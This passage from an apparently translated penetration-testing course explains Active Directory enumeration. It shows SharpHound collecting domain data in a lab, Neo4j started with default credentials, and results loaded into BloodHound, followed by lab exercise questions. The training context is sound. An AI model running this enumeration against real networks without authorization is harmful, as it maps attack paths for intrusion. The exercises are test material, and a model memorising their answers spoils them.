Листинг 77 - Запуск SharpHound для сбора данных домена

Обратите внимание, что сбор данных может занять некоторое время в зависимости от размера среды, для которой выполняется перечисление. Изучим вывод SharpHound:

```
2024-08-10T20:16:00.6554069-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release
    of BloodHound
2024-08-10T20:16:00.7960323-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup,
    Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights,
    CARegistry, DCRegistry, CertServices
2024-08-10T20:16:00.8429091-07:00|INFORMATION|Initializing SharpHound at 8:16 PM on 8/10/2024
2024-08-10T20:16:00.8741609-07:00|INFORMATION|Resolved current domain to corp.com
2024-08-10T20:16:00.9835316-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn,
    Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry,
    CertServices
2024-08-10T20:16:01.0616591-07:00|INFORMATION|Beginning LDAP search for corp.com
2024-08-10T20:16:01.1241627-07:00|INFORMATION|Beginning LDAP search for corp.com Configuration NC
2024-08-10T20:16:01.1397817-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-08-10T20:16:01.1554037-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-08-10T20:16:01.7022783-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-08-10T20:16:01.7179066-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-08-10T20:16:01.8272851-07:00|INFORMATION|Status: 309 objects finished (+309 Infinity)/s -- Using 118 MB
    RAM
2024-08-10T20:16:01.8272851-07:00|INFORMATION|Enumeration finished in 00:00:00.7702863
2024-08-10T20:16:01.8897888-07:00|INFORMATION|Saving cache with stats: 19 ID to type mappings.
 2 name to SID mappings.
 6 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2024-08-10T20:16:01.9054062-07:00|INFORMATION|SharpHound Enumeration Completed at 8:16 PM on 8/10/2024! Happy
    Graphing!
```

Листинг 78 - SharpHound output

Судя по output в Листинге 78, мы просканировали в общей сложности 309 objects. Это число, очевидно, будет меняться в зависимости от того, сколько objects и sessions существует в domain.

В этом случае SharpHound фактически сделал snapshot домена с позиции пользователя *stephanie*, и мы должны смочь проанализировать все, к чему у этой учетной записи пользователя есть доступ. Собранные данные сохранены в zip-файле на нашем Desktop:

```
PS C:\Users\stephanie\Downloads> ls C:\Users\stephanie\Desktop\

    Directory: C:\Users\stephanie\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/10/2024   8:16 PM          26255 corp audit_20240810201601_BloodHound.zip
-a----         8/10/2024   8:16 PM           2110 MTk2MmZkNjItY2IyNC00MWMzLTk5YzMtM2E1ZDcwYThkMzRl.bin
```

Листинг 79 - SharpHound generated files

Мы используем этот file в следующем разделе, когда будем анализировать данные с помощью BloodHound. Sharphound создал cache file **bin**, чтобы ускорить сбор data. Для нашего анализа он не нужен, и его можно безопасно удалить.

Важно отметить, что SharpHound также поддерживает *looping*: collector будет в течение заданного периода циклически выполнять выбранные нами queries. Collection method, который мы использовали выше, создал *snapshot* domain, а запуск в loop может собрать дополнительные data по мере изменения environment. Cache file ускоряет этот process. Например, если user logged on уже после того, как мы собрали snapshot, мы бы не увидели это в анализе. Мы не будем использовать функциональность looping, но рекомендуем поэкспериментировать с ней в training labs и изучить результаты в BloodHound.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Соберите данные домена с помощью SharpHound, как описано в этом разделе. Какую функцию можно использовать с SharpHound, чтобы видеть изменения, происходящие в домене в течение более длительного периода времени?

2. Какой синтаксис в SharpHound позволяет задать пароль для итогового .zip-файлаа?

В этом разделе мы проанализируем данные домена с помощью BloodHound в Kali Linux, но стоит отметить, что мы также могли бы установить приложение и необходимые зависимости на Windows-based systems.


Чтобы использовать BloodHound, нужно запустить service Neo4j, который установлен по умолчанию. Обратите внимание, что при установке Bloodhound через *APT* service Neo4j также устанавливается автоматически.

Neo4j по сути является open source graph database (NoSQL), которая создает nodes, edges и properties вместо простых rows и columns. Это упрощает визуальное представление собранных data. Запустим service Neo4j:


```
kali@kali:~$ sudo neo4j start
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /usr/share/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /usr/share/neo4j/run
Starting Neo4j.
Started neo4j (pid:334819). It is available at http://localhost:7474
There may be a short delay until the server is ready.
```

Листинг 80 - Starting the Neo4j service in Kali Linux

Как указано в выводе, служба Neo4j теперь запущена и должна быть доступна через веб-интерфейс по адресу `http://localhost:7474`. Откройте это расположение в браузере и выполните аутентификацию с учетными данными по умолчанию (*neo4j* как имя пользователя и пароль):



После аутентификации с учетными данными по умолчанию нам предлагается сменить пароль.



В этом случае можно выбрать любой пароль, но его нужно запомнить, поскольку позже мы также будем использовать его для аутентификации к базе данных.


После смены password мы можем authenticate to database и запускать собственные queries. Однако, поскольку мы еще не импортировали data, делать пока особенно нечего, и лучше позволить BloodHound выполнять queries за нас.

Когда Neo4j запущен, пора запустить и BloodHound. Это можно сделать прямо из terminal:

```
kali@kali:~$ bloodhound
```


Листинг 81 - Starting BloodHound in Kali Linux

После запуска BloodHound появляется authentication window с просьбой log in to Neo4j Database:




Как показывает зеленая галочка в первом column, BloodHound автоматически обнаружил запущенную Neo4j database. Для log in используйте username *neo4j* и password, который мы создали ранее.

Поскольку мы еще не импортировали data, на этом этапе у нас нет визуального представления domain. Чтобы импортировать data, сначала перенесите zip file с Windows machine на Kali Linux machine. Затем используйте функцию *Upload Data* в правой части GUI, чтобы загрузить zip file, или перетащите его в главное окно BloodHound. В любом случае progress bar покажет ход upload.



Когда upload завершится, закройте окно *Upload Progress*.


Теперь пора приступить к анализу данных. Сначала оценим, сколько данных действительно содержит база данных. Для этого нажмите меню *Hamburger* в левом верхнем углу. Откроется *Database Info*, как показано ниже:




Наша небольшая среда содержит не так много данных. Но в некоторых случаях, особенно в более крупной среде, база данных может обновляться некоторое время. В таких случаях используйте кнопку *Refresh Database Stats*, чтобы вывести обновленное представление.

Из этой информации видно, что мы обнаружили пять сессий в домене, которые были перечислены с помощью техник *NetSessionEnum* и *PsLoggedOn*, использованных ранее. Кроме того, мы обнаружили большой объем ACL, всего 10 пользователей, 57 групп и многое другое.

Мы объясним *Node Info* позже, поскольку на этом этапе здесь не так много интересного. Сейчас нас в основном интересует кнопка *Analysis*. При нажатии она показывает различные pre-built analysis options:

